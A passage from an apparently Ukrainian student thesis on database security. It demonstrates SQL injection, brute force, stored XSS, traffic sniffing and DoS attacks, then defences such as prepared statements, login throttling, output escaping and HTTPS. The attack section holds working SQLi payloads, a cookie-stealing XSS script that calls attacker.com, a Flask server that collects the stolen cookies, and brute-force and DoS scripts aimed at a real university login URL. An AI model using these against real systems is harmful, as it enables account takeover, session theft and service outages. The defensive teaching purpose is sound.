Захист трафіку включає використання VPN, він шифрує весь трафік, що проходить через канал, тим самим захищаючи його від перехоплення навіть за умови використання незахищених або недовірених мереж. Це дає змогу забезпечити безпеку даних при підключенні до бази даних через інтернет, запобігаючи атакам, які можуть здійснюватися через перехоплення трафіку в публічних мережах.[19]

Використання автентифікації на основі сертифікатів дозволяють обмежити доступ для користувачів, які ними не володіють. Це допомагає запобігти несанкціонованому доступу до баз даних і забезпечує додатковий рівень захисту для конфіденційних даних.

Одними із найбільш небезпечних загроз є DoS та DDoS атаки, оскільки вони можуть призвести до серйозних перебоїв в роботі системи, та зупинити доступ до важливих даних.

Для організації захисту перш за все важливо звернути увагу на розподілену архітектуру бази даних, що допомагає забезпечити її стійкість. Використання

кластеризації баз даних, де кілька серверів працюють разом для забезпечення доступності і навантаження, дозволяє значно зменшити ймовірність того, що атака призведе до повного відключення. Це досягається шляхом рівномірного розподілу запитів серед кількох серверів, що дозволяє забезпечити надійність роботи навіть під час високих навантажень.

Більше того, для високодоступних баз даних, як правило, застосовується технологія реплікації, що дозволяє зберігати резервні копії даних на різних серверах. В разі, якщо один із серверів зазнає атаки, інші можуть взяти на себе обробку запитів і забезпечити безперервну роботу системи.

Крім того, в рамках балансування навантаження можна використовувати механізми кешування, що дозволяють зменшити кількість запитів за рахунок збереження відповідей на запити в пам'яті або спеціальних кеш-серверах.

Іншою важливою стратегією є використання мережевих фільтрів та систем захисту на рівні мережі, таких як firewall, щоб заблокувати шкідливий трафік, що надходить до серверів. Крім того, налаштування спеціальних фільтрів, що перевіряють типи запитів та їх частоту, дозволяє виявити та заблокувати атаки на рівні мережі ще до того, як вони потраплять до бази даних.[20]

Ще однією важливою стратегією є обмеження кількості запитів від одного користувача за одиницю часу. Це дозволяє ефективно захищати систему від атак типу "flood", коли зловмисники намагаються перевантажити сервер запитами.

Важливо також впроваджувати механізми аутентифікації користувачів, щоб запобігти масовим атакам на основі анонімних або фальшивих запитів, які можуть бути характерні для такого типу атак.

Таким чином для ефективного захисту від цього методу потрібно дотримуватись вище вказаних інструкцій.

2.4 Висновки до другого розділу

Узагальнюючи вище описане можна зробити висновок, що атаки на бази даних є досить різноманітними. Найпоширенішими методами є SQL-ін'єкції, які дозволяють маніпулювати запитами. Зловживання правами доступу, що полягає у

використанні слабких або неправильно налаштованих облікових записів. Brute Force-атаки, спрямовані на підбір паролів, а також DoS/DDoS-атаки, які перевантажують сервери й порушують доступ до даних.

Кожен із цих методів має свої специфічні особливості: використання конфігураційних вразливостей зосереджується на помилках у налаштуваннях системи, а перехоплення трафіку експлуатує недоліки у шифруванні для отримання критичних даних. Всі ці атаки можуть бути використані окремо або комбіновано, посилюючи їхній руйнівний ефект.

У результаті розгляду методів захисту від різноманітних загроз, можна зробити кілька важливих висновків, які підкреслюють необхідність комплексного підходу до безпеки інформаційних систем.

Захист від зовнішніх атак починається з використання ефективних інструментів для моніторингу трафіку і виявлення аномальної активності. Це дозволяє вчасно реагувати на спроби несанкціонованого доступу чи змін.

Ще одним важливим аспектом є впровадження політик доступу та аутентифікації. Використання багаторівневих систем аутентифікації значно ускладнює несанкціонований доступ і дозволяє забезпечити більший контроль над тим, хто і яким чином взаємодіє з даними.

Отже захист баз даних потребує комплексного підходу, який включає використання кластеризації та балансування навантаження, шифрування трафіку, мережеві фільтри, хмарні сервіси для захисту, обмеження запитів, системи моніторингу та логування, а також налаштування планів реагування на інциденти. Комбінація цих стратегій дозволяє підвищити їх стійкість до можливих загроз.

РОЗДІЛ 3. РЕАЛІЗАЦІЯ МЕТОДІВ АТАКИ ТА СПОСОБІВ ЗАХИСТУ БАЗ ДАНИХ

3.1 Реалізація атак на бази даних

Почнімо розгляд реалізацій атак з однієї з найпоширініш атак, а саме SQL-ін’єкцій, вона відбувається коли впроваджуються шкідливі форму або параметри запитів веб-додатку. Це призводить до отримання несанкціонованого доступу до конфіденційних даних користувачів.

Для демонстрації роботи цього методу розглянемо декілька видів цих атак, а саме In-Band SQLi, Blind SQLi, Error-based SQLi, Out-of-Band SQLi та Union-based SQLi. Кожен із цих методів реалізується по-різному і має свої сценарії застосування, залежно від поведінки системи та реакції бази даних.

Одним із найпростіших та найбільш зрозумілих методів атаки є In-Band SQLi, у цьому випадку результати отримуються через ту ж лінію, яку використовують для введення запитів.

Уявимо форму входу, де система виводить дані користувача при успішному вході. Якщо користувач вводить у полі для імені та пароля вводить наступний запит, зображений на рисунку 3.1.

```
' OR '1'='1' --
```

Рисунок 3.1 – Демонстрація запиту

Тоді SQL-запит на сервері виглядатиме наступним чином, дивитись рисунок 3.2. Оскільки логічний вираз '1'='1' завжди істинний, сервер поверне дані з таблиці users.

```
SELECT * FROM users WHERE username = '' OR '1'='1' --' AND password = '';
```

Рисунок 3.2 – Вигляд SQL-запиту на сервері

Проте коли система не повертає конкретні дані, а реагує по-різному залежно від запиту використовується спосіб Blind SQLi. Він полягає в методі проб і помилок, щоб визначити структуру бази даних, або перевірити конкретні умови.

Припустимо, що система не повертає жодних даних, але повідомляє про успішний або невдалий вхід. При введені наступного значення, дивитись рисунок 3.3, якщо система дозволяє увійти, це свідчить про вразливість.

```
' OR 1=1 --
```

Рисунок 3.3 – Введення запиту

Далі можна уточнювати запити. Наприклад можна перевірити існування конкретного користувача, дивитись рисунок 3.4. Якщо сервер повідомляє про успіх це означає, що цей користувач існує.

```
' AND (SELECT COUNT(*) FROM users WHERE username='admin')=1 --
```

Рисунок 3.4 – Уточнюючий запит

Таким чином навіть без видимого виводу даних, можна підтвердити різні припущення про структуру системи.

Тип атаки при якому використовуються помилки які система повертає у відповідь на некоректні запити, називається Erro-based SQLi. Ці помилки можуть містити інформацію про структури даних в базі. Для демонстрації можна використати наступний запит дивитись рисунок 3.5.

```
' UNION SELECT 1, @@version --
```

Рисунок 3.5 – Демонстраційний приклад

Якщо сервер повертає помилку, що стосується кількості стовпців у таблиці, можна послідовно зменшувати, або додавати стовпці, поки помилка не зникне, як

тільки кількість буде правильною, система поверне дані, які містять інформацію про версію бази даних

Існує також Union-based SQLi, вона є підвидом In-Band SQLi, коли використовується оператор UNION для поєднання результатів кількох запитів в одному виводі. Припустимо, що таблиця має два стовпці, можна використати запит продемонстрований на рисунку 3.6.

```
' UNION SELECT username, password FROM users --
```

Рисунок 3.6 – UNION запит

Система об’єднає результати основного запиту з даними з таблиці і відобразить їх. В результаті ми отримаємо імена користувачів та їх паролі.

Коли дані неможливо отримати через лінію, яку використовує основний запит використовується Out-of-Band SQLi. У цьому випадку атака виконується через інші канали, наприклад відправкою запитів на зовнішній сервер.

Для реалізації цього способу можна використати фунції LOAD_FILE або xp_cmdshell у базах даних MySQL, чи SQL Server, щоб надіслати запити на зовнішній сервер необхідно ввести наступний запит, дивитись рисунок 3.7.

```
' UNION SELECT LOAD_FILE('\\\\attacker-server\\file.txt') --
```

Рисунок 3.7 – Out-of-Band запит

Система спробує завантажити файл із зовнішнього сервера, що дозволить перевірити вразливість і отримати підтвердження про виконання атаки.

Кожен із типів SQL-ін'єкцій має свою специфіку і застосовується залежно від того, як система обробляє запити та відповіді. In-Band SQLi дозволяє одразу отримати дані через ту ж саму лінію. Blind SQLi базується на аналізі реакцій системи на різні умови. Error-based SQLi використовує помилки для витягування інформації. Union-based SQLi поєднує дані через оператор UNION, а Out-of-Band

SQLi надсилає запити через інші канали. Реалізація цих методів показує, наскільки важливо захищати бази даних від неконтрольованого введення даних, щоб уникнути потенційних атак.

Одним із найпростіших і найвідоміших методів отримання несанкціонованого доступу є Brute Force. Цей метод полягає у послідовному переборі всіх можливих варіантів паролів або облікових даних до тих пір, поки не буде знайдено правильний.[21]

У випадку з базами даних або веб-додатками цей метод часто застосовується для злому облікових записів користувачів, адміністративних панелей чи інших захищених ресурсів.

Попри свою примітивність, він залишається ефективним, особливо якщо система не має механізмів захисту, таких як обмеження кількості спроб, капчі або блокування IP-адреси після невдалих входів.

Для реалізація атак цього типу зазвичай використовуються автоматизовані інструменти або скрипти. Мною буде продемонстровано сценарій послідовного підбору паролю з попередньо підготовленого списку, для конкретного користувача, дивитись рисунок 3.8.

```python
import requests

url = "https://dl.tntu.edu.ua/login.php"
# Логін користувача
username = "btr"
# Варіації паролів
passwords = ["123456", "password", "admin", "qwerty", "87654321", "12345678"]

# Функція перебору можливих паролів
for password in passwords:
    data = {"username": username, "password": password}
    response = requests.post(url, data=data)

    if "Login successful" in response.text:
        print(f"Пароль знайдено: {password}")
        break
    else:
        print(f"Невдалий пароль: {password}")
```

Рисунок 3.8 –Приклад коду для перебору паролів з підготовленого списку

Цей скрипт надсилає запит з логіном та паролем для конкретного користувача, якщо відповідь сервера містить інформацію про успішний вхід, скрипт завершує роботу і повідомляє про отримання даних.

Отримати результат в даному сценарії можна буде досить швидко, за умови використання потужної системи для проведення атаки, великої бази моджливих паролів, та відсутності систем з блокуванням користувачів за багаторазовий неправильний ввід даних.[26]

Отже цей тип атак важливість надійних паролів та належних механізмів захисту баз даних. Реалізація цього методу показує, як за допомогою простого автоматизованого скрипта можна підібрати пароль до облікового запису, якщо система не захищена.

Оскільки міжсайтовий скриптинг є досить поширеним спопобом атак, варто оглянути все ж як вони відбуваються. Ця атаки виконується через неналежну обробку введених користувачем даних, які повертаються у незахищеному вигляді.

Для демонстрації роботи уявимо простий додаток, який дозволяє залишати коментарі під статтями. Дані з форми для коментаря зберігаються у базі даних і відображаються іншим користувачам після перезавантаження сторінки, отже можна використати цю можливість для вставки шкідливого коду.

Коментарі можна відображати на сторінці за допомогою наступного коду, дивитись рисунок 3.9. У цьому прикладі сервер бере значення, введене користувачем, і виводить його на сторінці без належного екранування спеціальних символів.

```
<div>
    <p>Коментар: <?php echo $_POST['comment']; ?></p>
</div>
```

Рисунок 3.9 – Приклад коду для відображення коментаря

Якщо ввести в поле коментаря наступний код, дивитись рисунок 3.10, то сервер виведе його у вихідному коді сторінки так, як він і є. У результаті цього браузер виконає цей код як дійсний.

```
<script>
    fetch('http://attacker.com/steal?cookie=' + document.cookie);
</script>
```

Рисунок 3.10 – Приклад коду для XSS атаки

Цей код надсилає запит на сервер атакуючого, додаючи до нього cookie користувача. Якщо система зберігає сесію у файлах cookie, то можна буде отримати доступ до облікового запису користувача. Для запису отриманих даних можна використати наступний код, дивитись рисунок 3.11.

```
from flask import Flask, request

app = Flask(__name__)

@app.route('/steal')
def steal():
    cookie = request.args.get('cookie')
    with open('stolen_cookies.txt', 'a') as file:
        file.write(f"Cookie: {cookie}\n")
    return 'Cookie received'

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)
```

Рисунок 3.11 – Приклад запису отриманих даних

Міжсайтовий скриптинг є критичною вразливістю, яка дозволяє виконувати довільний код у браузері користувача. На цьому прикладі було продемонстровано, як можна отримати доступ до облікового запису користувача через відсутність належного захисту додатку.

Існує також атака шляхом перехоплення трафіку користувача. Вона є поширеним методом для отримання конфіденційних даних, які передаються між клієнтом та сервером. Така атака стає можливою, коли дані передаються у незашифрованому вигляді.[27]

Для демонстрації атаки використаємо веб-додаток, який використовує протокол HTTP для обміну даними з сервером, не застосовуючи захищене з'єднання HTTPS.

Розглянемо ситуацію, коли користувач намагається увійти в систему, вводячи логін та пароль у відповідні поля, коли користувач після введення даних натискає кнопку увійти браузер надсилає запит для аутентифікації, приклад цієї форми можна подивитись на рисунку 3.12. [22]



Рисунок 3.12 – Приклад форми для аутентифікації користувача

Для перехоплення трафіку можна буде застосувати Wireshark, це досить зручний інструмент для аналізу мережевого трафіку, який відстежувати тадозволяє аналізувати пакети даних.

Після запуску додатку необхідно вибрати мережу до якої під’єднаний користувач, у фільтрах ставимо відображення тільки HTTP запитів, коли користувач заповнює форму і надсилає її запит відображається як HTTP POST, після цього можна відкрити перехоплений пакет, дивитись рисунок 3.13.



Рисунок 3.13 – Перехоплений запит POST

Перехоплення трафіку може поєднуватися з його модифікацією, що відкриває можливість для атаки "людина посередині". У цьому сценарії зловмисник не лише перехоплює дані, а й змінює їх перед передачею на сервер або поверненням користувачу.

Отже перехоплення трафіку є досить небезпечною атакою, завдяки якій можна заволодіти даними які передаються між користувачем та системою в випадку недостатньої захищеності системи.

Використовуються також методи атак DoS та DDoS, здебільшого їх використовують для виведення з лади системи шляхом перенавантаження їх ресурсів. У випадку з базами даних, атакуючий може надсилати величезну кількість запитів або виконувати складні операції, що сповільнюють або повністю зупиняють роботу сервера.[28]

Для реалізації роботи атаки оберемо систему яка є вразливою до атак цього типу через відсутність механізмів обмеження кількості запитів. Атака може бути організована як з одного так і з безлічі пристроїв.

Веб-додаток має кінцеву точку, яка обробляє запит на пошук користувачів у базі даних. Для отримання даних користувачі надсилають GET-запит на сервер. Цей запит виконує пошук по логінах користувачів, які містять певний фрагмент тексту. Якщо надіслати дуже велику кількість таких запитів одночасно або включити в них складні операції, сервер бази даних починає перевантажуватись, що призводить до уповільнення його роботи або повної зупинки. Приклад коду для цього способу можна переглянути на рисунку 3.14.

```python
import requests
import threading

url = "https://dl.tntu.edu.ua/login.php"

# Функція для відправки запитів на сервер
def send_requests():
    while True:
        try:
            response = requests.get(url + "a" * 1000)  # Довгий параметр для ускладнення пошуку
            print(f"Запит відправлено, статус: {response.status_code}")
        except Exception as e:
            print(f"Помилка під час відправки запиту: {e}")

# Створення численних потоків для атаки
threads = []
for i in range(100):  # 100 одночасних потоків
    thread = threading.Thread(target=send_requests)
    threads.append(thread)
    thread.start()

# Очікування завершення потоків
for thread in threads:
    thread.join()
```

Рисунок 3.14 – Приклад коду для проведення DoS атаки

Оскільки DDoS атака є розподіленим варіантом DoS, для її ефективного виконня буде потрібно використовувати багато пристроїв одночасно. На даний момент для цього використовуються ботнети, це мережі взламаних пристроїв які можуть бути досить чисельними.

Наслідком такої атаки буде тимчасова втрата доступу до системи, або її суттєве уповільнення, у випадку відсутності належного захисту.

3.2 Реалізація способів захисту баз даних

Захист від SQLi є одним із ключових аспектів безпеки баз даних. Вона виникає тоді, коли дані користувача впроваджуються у текст запиту без належної обробки, що дозволяє змінювати логіку запиту та отримувати несанкціонований доступ до даних. Основна причина цієї вразливості полягає у динамічному конструюванні запитів, де введені користувачем символи сприймаються як частина коду.

Щоб захистити систему від такого роду атак, слід використовувати підготовлені вирази та параметризацію запитів. Підготовлений вираз дозволяє спочатку описати структуру SQL-запиту з використанням плейсхолдерів для даних, а вже потім передати фактичні значення цих плейсхолдерів окремо. Завдяки цьому база даних розрізняє код запиту та дані, які у нього підставляються, і не дозволяє вставленому тексту змінювати логіку запиту.[29]

До прикладу використовуючи об’єкт PDO у PHP, захищений код можна побачити на рисунку 3.15.

```php
$username = $_POST['username'];
$password = $_POST['password'];
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = :username AND password = :password");
$stmt->execute(['username' => $username, 'password' => $password]);
$result = $stmt->fetch();
```

Рисунок 3.15 – Приклад захищеного коду від SQLi

Тут застосовано механізм підготовлених виразів та іменованих параметрів. Спочатку створюється шаблон запиту зі змінними-параметрами :username та :password. Потім виконується метод execute, якому передаються фактичні значення введених користувачем даних.

Замість того, щоб замінити параметри безпосередньо у тексті запиту, база даних отримує чітке розділення коду та даних. У цьому випадку навіть якщо користувач введе шкідливий код, база даних не дозволить йому змінити структуру запиту, оскільки значення параметрів сприймаються виключно як дані, а не як частина коду.

Окрім підготовлених виразів, можна застосовувати й інші методи захисту. Перед тим, як виконувати запит, можна перевіряти правильність формату логіну, пароля, або будь-яких інших значень. Якщо очікується введення лише літер і цифр, можна видалити або заблокувати будь-які інші символи. Звісно, це не є таким надійним методом, як підготовлені вирази, адже складні умови та різноманітні контексти можуть ускладнити ручну фільтрацію.

Використання підготовлених виразів та параметризації є одним із найпростіших та водночас найефективніших методів захисту від SQL-ін'єкцій. Цей метод фактично унеможливлює модифікацію логіки запиту шляхом введення шкідливих символів. На відміну від ручної фільтрації, де можна щось пропустити або помилитися, підготовлені вирази забезпечують автоматичне та надійне розділення коду та даних.

Щоб захистити базу даних від Brute Force-атак, необхідно впровадити механізми, які ускладнюють перебір паролів, обмежують кількість спроб за певний період часу та унеможливлюють використання автоматизованих інструментів, що маскуються під користувача.[30]

Розглянемо метод, що полягає у поєднанні механізмів обмеження кількості спроб входу та затримки між ними. Цей підхід базується на спостереженні за кількістю невдалих спроб авторизації від певного користувача чи з певної IP-адреси. Якщо система фіксує надто велику кількість хибних паролів за короткий період, вона може тимчасово блокувати обліковий запис користувача або IP-адресу.

Таке блокування може тривати від кількох хвилин до години, залежно від політики безпеки. Цей механізм значно ускладнить масовий перебір паролів, оскільки зловмисник буде змушений чекати певний час перед наступною спробою. Крім того, можна поступово збільшувати тривалість блокування з кожною новою хвилею невдалих спроб входу, перетворюючи Brute Force на виснажливу та малоефективну стратегію.

Для прикладу візьмемо фрагмент коду зображеного на рисунку 3.16. Припустимо, що є таблиця users, у якій зберігаються ім'я користувача та пароль у

хешованому вигляді. Також є таблиця login_attempts, що реєструє невдалі спроби авторизації для кожного користувача.

Ідея полягає у тому, що при кожному невдалому логіні система оновлює таблицю login_attempts, збільшуючи лічильник невдалих спроб. Якщо лічильник перевищує певний поріг, система блокуватиме можливість нових спроб на визначений час.

```php
$username = $_POST['username'];
$password = $_POST['password'];

// Перевірка кількості невдалих спроб для цього користувача
$stmt = $pdo->prepare("SELECT failed_attempts, last_attempt FROM login_attempts WHERE username = :username");
$stmt->execute(['username' => $username]);
$attempt_data = $stmt->fetch();

if ($attempt_data) {
    $failed_attempts = $attempt_data['failed_attempts'];
    $last_attempt = strtotime($attempt_data['last_attempt']);
    $current_time = time();

    // Перевірка чи користувача вже заблоковано
    $block_duration = 300; // Наприклад, 300 секунд (5 хвилин)
    if ($failed_attempts >= 5 && ($current_time - $last_attempt) < $block_duration) {
        echo "Ваш обліковий запис тимчасово заблоковано. Спробуйте пізніше.";
        exit;
    }
}

// Перевірка правильності пароля
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = :username");
$stmt->execute(['username' => $username]);
$user = $stmt->fetch();

if ($user && password_verify($password, $user['password_hash'])) {
    echo "Ласкаво просимо, " . htmlspecialchars($username) . "!";

    // Скидаємо лічильник невдалих спроб у разі успішного входу
    $stmt = $pdo->prepare("UPDATE login_attempts SET failed_attempts = 0, last_attempt = NOW() WHERE username = :username");
    $stmt->execute(['username' => $username]);
} else {
    echo "Невірне ім'я користувача чи пароль.";

    // Запис невдалої спроби в базу даних
    if ($attempt_data) {
        // Якщо запис уже існує, збільшуємо лічильник
        $failed_attempts++;
        $stmt = $pdo->prepare("UPDATE login_attempts SET failed_attempts = :failed_attempts, last_attempt = NOW() WHERE username = :username");
        $stmt->execute(['failed_attempts' => $failed_attempts, 'username' => $username]);
    } else {
        // Якщо запису немає, створюємо його
        $stmt = $pdo->prepare("INSERT INTO login_attempts (username, failed_attempts, last_attempt) VALUES (:username, 1, NOW())");
        $stmt->execute(['username' => $username]);
    }
}
```

Рисунок 3.16 – Приклад захищеного коду від Brute Force атаки

Окрім обмеження кількості спроб і введення затримок, корисним заходом буде використання CAPTCHA. Це механізм, що вимагає від користувача виконати завдання, котре важко автоматизувати: вибрати потрібні зображення, вписати символи з картинки тощо.

Це ускладнює масовий перебір паролів за допомогою скриптів, адже зловмиснику необхідно проходити кожен тест вручну або писати складний код

для розпізнавання CAPTCHA, що у більшості випадків є дуже дорогою та малоефективною стратегією.

Також корисною практикою є реєстрація та аналіз логів спроб авторизації. Зберігаючи інформацію про кожну невдалу спробу входу, IP-адресу, час і користувача, адміністратори можуть виявляти аномальну активність і вчасно реагувати на потенційні атаки. Такі логі дозволять помітити, якщо з однієї IP-адреси надходить надто багато спроб входу до різних облікових записів, і за потреби блокувати усі запити з цього джерела.

Таким чином реалізація описаного методу захисту даних значно ускладнює масовий перебір паролів. Система, що фіксує невдалі спроби, тимчасово блокує обліковий запис та застосовує механізм CAPTCHA, робить Brute Force неефективним. Це суттєво зменшує ймовірність успішної атаки, а відтак захищає дані та систему від несанкціонованого доступу.

Поширена вразливість, коли можна впровадити шкідливий код в додаток називається міжсайтовий скриптинг. У контексті баз даних, XSS часто проявляється як збережена вразливість, коли шкідливий код зберігається у базі та відображається кожному користувачу, який відкриває сторінку.

Для протидії таким атакам необхідно застосовувати принципи безпечної обробки даних, забезпечуючи належне екранування та фільтрацію введених значень, а також впроваджувати політику Content Security Policy, якщо це можливо.

Основний принцип захисту полягає в екрануванні виводу. Ідея полягає в тому, що будь-які дані, отримані з бази даних і виведені у HTML-код, повинні бути перетворені в безпечний формат, де всі потенційно небезпечні символи будуть закодовані, перетворені на HTML-сутності. Це унеможливлює інтерпретацію браузером даних, а зробить їх безпечним текстом.

У PHP для цього можна використати функцію htmlspecialchars(), яка автоматично екранує небезпечні символи. Застосуємо її під час виводу даних з бази даних. Якщо в базі коментарі зберігаються у стовпці text, приклад коду можна переглянути на рисунку 3.17.

```php
$stmt = $pdo->prepare("SELECT text FROM comments");
$stmt->execute();
$comments = $stmt->fetchAll(PDO::FETCH_ASSOC);

foreach ($comments as $c) {
    // Використовуємо htmlspecialchars для екранування
    echo "<p>" . htmlspecialchars($c['text'], ENT_QUOTES, 'UTF-8') . "</p>";
}
```

Рисунок 3.17 – Приклад захищеного коду від міжсайтового скриптингу

Такий підхід ефективний, оскільки вихідні дані завжди вважаються потенційно небезпечними, а екранування робить їх безпечними для відображення у браузері.

Крім екранування виводу, хорошою практикою є валідація введених користувачем даних. Наприклад, якщо коментар не повинен містити HTML-теги або скрипти, можна застосовувати фільтрацію цих тегів за допомогою функцій типу strip_tags().

Таким чином, захист від XSS у контексті бази даних полягає в принципі, що дані, отримані від користувача, завжди розглядаються як потенційно небезпечні. Навіть якщо вони були збережені у базі даних і вважаються "своїми", це не означає, що вони безпечні.

Перехоплення трафіку є поширеним загрозливим вектором атаки, коли можна отримати доступ до даних, які передаються між клієнтом та сервером у відкритому вигляді. Якщо дані передаються без шифрування, їх можна перехопити та проаналізувати пакети, здобути паролі, імена користувачів та особисті дані.

Для захисту від цього існують ефективні методи, що передбачають впровадження шифрування каналу передачі даних та встановлення безпечних з’єднань за допомогою протоколів, таких як TLS або SSL.

Розглянемо сценарій коли у якому додаток взаємодіє з базою даних і надсилає дані користувача у відкритому вигляді по протоколу HTTP. Для протидії такому ризику використовується протокол HTTPS, який додає шар шифрування

TLS поверх HTTP, що унеможливлюючи прочитання перехоплених даних сторонніми особами.

Для впровадження HTTPS слід отримати та встановити SSL/TLS-сертифікат на веб-сервері. Сертифікат можна отримати від надійного центру сертифікації або використовувати безкоштовні сертифікати, надані Let’s Encrypt. Після встановлення сертифікату у файлі конфігурації можна вказати шляхи до сертифіката та приватного ключа, а також налаштувати відповідні параметри шифрування. Приклад конфігурації можна подивитись на рисунку 1.18.

```
server {
    listen 443 ssl;
    server_name example.com;

    ssl_certificate /etc/ssl/certs/example.crt;
    ssl_certificate_key /etc/ssl/private/example.key;
    ssl_protocols TLSv1.2 TLSv1.3;
    ssl_ciphers EECDH+AESGCM:EDH+AESGCM:AES256+EECDH:AES256+EDH;

    root /var/www/html;
    index index.php index.html index.htm;

    location / {
        try_files $uri $uri/ =404;
    }
}
```

Рисунок 3.18 – Приклад конфігурації

У цьому фрагменті конфігурації вказано використання порту 443 для HTTPS, а також шляхи до SSL-сертифікату та приватного ключа. Коли сервер налаштований на HTTPS, будь-який HTTP-запит можна автоматично перенаправляти на HTTPS, щоб забезпечити шифрування даних.

Запити, які надсилаються при введенні логіну та пароля, передаються у зашифрованому форматі. Навіть якщо зловмисник спробує перехопити пакети за

допомогою Wireshark, він побачить лише зашифрований зміст і не зможе прочитати реальні логіни або паролі.

Крім захищеного каналу передачі, доцільно впровадити VPN, якщо йдеться про з’єднання між додатком та віддаленою базою даних. VPN створює зашифрований тунель через Інтернет, захищаючи трафік від перегляду та модифікацій третіми сторонами.

Отже, захист від перехоплення трафіку у контексті взаємодії з базою даних полягає передусім у використанні зашифрованих протоколів зв’язку. HTTPS для взаємодії між клієнтом і веб-сервером, а також TLS для безпечного підключення до бази даних.

Для захисту від DoS/DDoS-атак на базу даних використовується комплексний підхід, що поєднує кілька механізмів. Розглянемо захисну стратегію, яка включає застосування обмеження кількості запитів за одиницю, кешування результатів часто виконуваних запитів, балансування навантаження та використання фільтрації трафіку. Поєднання цих методів підвищить стійкість бази даних до великої кількості штучно створених запитів та запобігатиме перенавантаженню серверів.

Першим кроком є впровадження механізму rate limiting, який контролює кількість запитів, що надходять до системи за певний проміжок часу. Це може бути досягнуто на рівні веб-сервера або API-шлюзу. Такий підхід ускладнює запуск DDoS, оскільки зловмиснику необхідно контролювати безліч IP-адрес, щоб обійти обмеження. Крім того, у випадку DoS з однієї IP-адреси це суттєво гальмує атаку.

На другому етапі застосовується кешування результатів популярних запитів. Якщо більшість користувачів звертається до однієї й тієї ж інформації, що рідко змінюється, можна використати кеш Redis або Memcached.

Це означає, що замість виконання повноцінного запиту до бази даних кожного разу, система перевіряє кеш, і якщо дані там присутні, повертає їх миттєво. Завдяки цьому зменшується навантаження на базу даних, оскільки вона не буде обробляти кожен запит окремо.

Третім елементом є балансування навантаження. Сучасні архітектурні рішення дозволяють масштабувати інфраструктуру, додаючи нові сервери чи екземпляри бази даних. Load balancer розподіляє запити між декількома серверами баз даних або між кількома шарами сервісів. У разі зростання кількості запитів адміністратори можуть динамічно додавати нові ресурси, які допоможуть впоратися з навантаженням.

Четвертий аспект – використання фільтрації трафіку за допомогою брандмауерів та Web Application Firewall. Його можна налаштувати для виявлення аномалій у трафіку, що свідчать про атаку. Таким чином, небажаний трафік фільтрується ще до досягнення бази даних.

Отже для успішного захисту від цього типу атак потрібно використовувати комплексний підхід, з поєднання декількох типів захисту.

3.3 Висновки до третього розділу

У ході розгляду різних сценаріїв атаки на бази даних та методів їх захисту було продемонстровано, що кожен тип вразливості та кожен спосіб злому мають свої унікальні характеристики та наслідки. Злочинці можуть скористатися недоліками в обробці введених даних для реалізації SQL-ін’єкцій, використати відсутність шифрування для перехоплення трафіку, застосувати Brute Force-спроби для підбору пароля, впровадити шкідливий скрипт через XSS або ж перевантажити систему DoS/DDoS-атакою. Ці методи часто бувають досить ефективними, якщо у системі немає відповідних механізмів захисту.

Втім, кожній із зазначених загроз можна протидіяти. Застосування підготовлених виразів та параметризації запитів зводить нанівець ризик SQL-ін’єкцій, оскільки вводить чітку межу між кодом запиту та даними користувача. Застосування екранування даних і політики безпеки Content Security Policy мінімізує ймовірність успішних XSS-атак. Використання капчі, обмеження кількості спроб входу та мультифакторної аутентифікації надійно захищають від Brute Force-підбору паролів. Введення шифрування трафіку через HTTPS/TLS, а

також можливе використання VPN, унеможливлює читання перехоплених даних. Для протидії DoS/DDoS-атакам стає в пригоді поєднання rate limiting, кешування, балансування навантаження та застосування веб-фільтрів.

У цілому, забезпечення безпеки бази даних ґрунтується на глибокому розумінні потенційних загроз та вчасному впровадженні комплексних захисних заходів. Ефективна стратегія безпеки включає належну обробку даних, чітке розмежування доступу, шифрування та постійний моніторинг активності. Лише системний та всеосяжний підхід до питань безпеки дозволяє сформувати стійкий до різноманітних атак захисний контур, мінімізуючи ймовірність успішного злому та забезпечуючи надійне зберігання й опрацювання даних.

РОЗДІЛ 4. БЕЗПЕКА ЖИТТЄДІЯЛЬНОСТІ, ОСНОВИ ОХОРОНИ ПРАЦІ

4.1 Охорона праці

